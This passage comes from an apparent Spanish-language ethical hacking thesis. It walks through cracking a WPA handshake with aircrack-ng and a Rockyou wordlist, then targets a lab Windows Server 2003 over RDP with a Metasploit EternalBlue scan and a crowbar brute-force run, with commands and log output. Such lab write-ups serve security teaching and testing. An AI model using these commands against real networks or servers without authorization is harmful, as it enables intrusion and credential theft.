Ejecutamos el comando **ifconfig** para identificar que la tarjeta de red Alfa Network sea reconocida por el sistema operativo Kali Linux.





*Figura 32. Interfaces de red reconocidas por el sistema operativo Kali Linux.*

Para ejecutar las herramientas de aircrack-ng con privilegios de administrador se ingresa el comando **sudo su** ya que la herramienta de aircrack-ng requieren permisos del super usuario.




*Figura 33. Privilegios de super usuario*

Aircrack-ng requiere que la interfaz inalámbrica esté en modo monitor, por lo cual se usó el comando **sudo airmon-ng start wlan0**, esto convertirá a la antena de red wlan0 en una nueva interfaz, denominada wlan0mon en modo monitor.





*Figura 34. Inicia la red wlan0 en modo monitor*

Se usó el siguiente comando, **airmon-ng check kill** que se encarga de identificar y detener cualquier servicio que pueda interferir con el proceso.





*Figura 35. Deteniendo procesos para que no interfieran en el ataque.*

Se utilizó el comando **airodump-ng wlan0mon** para capturar paquetes y obtener información sobre las redes inalámbricas cercanas, lo más importante el canal y la potencia de la señal.





*Figura 36. Información de redes cercanas*

Para intentar descifrar la contraseña usamos un diccionario de contraseñas llamado Rockyou, donde se utilizó el comando **ls** para identificar la ruta exacta del archivo, se encontraba en la carpeta wifi pentest en el escritorio.





*Figura 37. Carpeta donde se encuentra ubicada el diccionario de datos Rockyou*

Una vez identificada la red de destino, en una terminal diferente, usamos **airodump-ng -c 7 –bssid 5C:92:5E:C0:F4:0C -w auditoría wlan0mon.**

**Tabla 6.**

*Comandos para realizar capturar datos de tráfico de red*

| Comando | Descripción |
|---|---|
| airodump-ng | Es el comando principal de la herramienta Aircrack-ng que se utiliza para monitorear y capturar el tráfico de redes inalámbricas. |
| -c 6 | Indica que se está monitoreando el canal 6 de la red inalámbrica. |
| –bssid 5C:92:5E:C0:F4:0C | Especifica el BSSID (dirección MAC del punto de acceso) de la red inalámbrica que se desea monitorear. |
| -w prueba2 | Indica que los datos capturados se deben guardar en un archivo con el nombre "prueba2". |
| wlan0mon | Hace referencia a la interfaz de red inalámbrica que se ha puesto en modo monitor utilizando el comando airmon-ng. |

*Elaborado por: Los autores*




*Figura 38. Captura de datos en el tráfico de red.*

En otra terminal de Kali Linux, se envío tráfico a la red para obtener el WPA handshake.





*Figura 39. Generando tráfico a la red*

Una vez obtenido el handshake utilizamos el diccionario de datos para tratar de encontrar la contraseña de la red víctima.




*Figura 40. Ataque iniciado*




*Figura 41. Ataque finalizado*

#### 4.1.4.2. Vulnerar al servidor mediante el RDP.

Como se pudo evidenciar en la fase 2 del hacking ético, escaneo y enumeración el Protocolo de Escritorio Remoto (RDP) del servidor Windows Server 2003 está activado. Mismo que sirve como alojamiento de la base de datos del sistema web OCS Inventory entonces con la ayuda de la terminal del sistema operativo Kali Linux se realizará la explotación a dicha vulnerabilidad.

**Tabla 7**

*Comandos para realizar el ataque de fuerza bruta al RDP del servidor Windows Server 2003*

| Comandos | Descripción |
|---|---|
| nmap -p | Analiza el puerto abierto de la dirección ip. |
| msfconsole | Framework cuenta con un conjunto de herramientas de penetración. |
| search eternalblue | Busca los módulos para detectar y explotar la vulnerabilidad EternalBlue en sistemas vulnerables. |
| exploit | explota el objetivo aprovechando alguna vulnerabilidad. |

*Elaborado por: Los autores*

Verificamos nuevamente que el puerto 3389 en el servidor esté abierto con el comando nmap -p





*Figura 42. Escaneo del puerto 3389.*

Se pudo evidenciar que efectivamente el puerto 3389 está abierto así que se procederá con la explotación.






*Figura 43. Framework msfconsole ejecutándose*

Buscamos el módulo Eternalblue que permite la ejecución remota de código





*Figura 44. Búsqueda de módulos para la explotación*



```
Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
nd Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
```

*Figura 45. Resultado de los módulos de la búsqueda*



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.16.54.130
RHOSTS ⇒ 172.16.54.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                     Required  Description
   ----         ---------------                                     --------  -----------
   CHECK_ARCH   true                                                no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                               no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/n    yes       List of named pipes to check
                amed_pipes.txt
   RHOSTS       172.16.54.130                                       yes       The target host(s), see https://docs.metasploit.com/
                                                                              etasploit.html
   RPORT        445                                                 yes       The SMB service port (TCP)
   SMBDomain    .                                                   no        The Windows domain to use for authentication
   SMBPass                                                          no        The password for the specified username
   SMBUser                                                          no        The username to authenticate as
   THREADS      1                                                   yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

*Figura 46. Configuración de la dirección IP del servidor para escanear su vulnerabilidad*




*Figura 47. Se puede observar que el RDP del servidor no es vulnerable a pesar de tener activado el RDP*





*Figura 48. Explotación al RDP del servidor, no se creó la sesión.*

Explotación del RDP utilizando una herramienta conocida como crowbar es ampliamente utilizada para realizar pruebas de penetración y evaluar la seguridad de las credenciales de acceso. Para ello probamos el típico usuario de los servidores que es Administrador teniendo el usuario, crowbar con su diccionario de datos trata de encontrar la contraseña.





*Figura 49. Instalación de la herramienta crowbar en la terminal de Kali Linux*

**Tabla 8**

*Comandos con crowbar para explotar el Protocolo de Escritorio Remoto (RDP)*

| **Comando** | **Descripción** |
|---|---|
| crowbar | Herramienta de fuerza bruta diseñada para automatizar ataques a aplicaciones mediante vulnerabilidades RDP. |
| -b rdp | Especifica el tipo de protocolo que se va a atacar, en este caso RDP |
| -s 172.16.54.130/32 | Define la dirección IP del servidor objetivo. |
| -u Administrador | Especifica el nombre de usuario a utilizar en el intento de fuerza bruta. |
| -C /usr/nmap/nselib/data/passwords.lst | Proporciona la ruta del archivo que contiene la lista de contraseñas que se utilizarán para encontrar la contraseña. |

| | |
|---|---|
| –v | Para obtener más detalles sobre lo que está haciendo la herramienta durante su ejecución. |

*Elaborado por: Los autores*

Una vez instalada la herramienta crowbar en la terminal de Kali Linux se procede a realizar el ataque de fuerza bruta para tratar de encontrar la contraseña del servidor Windows Server 2003.

```
┌──(root㉿kali)-[/home/kevin]
└─# crowbar -b rdp -s 172.16.54.130/32 -u Administrador -C /usr/share/nmap/nselib/data/passwords.lst --v
```

*Figura 50. Inicia el ataque de fuerza bruta contra el servicio RDP del servidor*

```
2024-07-24 10:41:16 START
2024-07-24 10:41:16 Crowbar v0.4.2
2024-07-24 10:41:16 Brute Force Type: rdp
2024-07-24 10:41:16      Output File: /home/kevin/crowbar.out
2024-07-24 10:41:16         Log File: /home/kevin/crowbar.log
2024-07-24 10:41:16    Discover Mode: False
2024-07-24 10:41:16     Verbose Mode: 1
2024-07-24 10:41:16       Debug Mode: False
2024-07-24 10:41:16 Trying 172.16.54.130:3389
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:#!comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:#!comment: It is distributed under the Nmap Public Source license as
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:#!comment: provided in the LICENSE file of the source distribution or at
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:#!comment: requires you to license your own work under a compatable open source
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:#!comment: https://nmap.org/npsl/.  Note that this license
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:#!comment: license.  If you wish to embed Nmap technology into proprietary
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:#!comment: software, we sell alternative licenses at https://nmap.org/oem/.
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:123456
2024-07-24 10:41:17 LOG-RDP: 172.16.54.130:3389 - Administrador:123456789
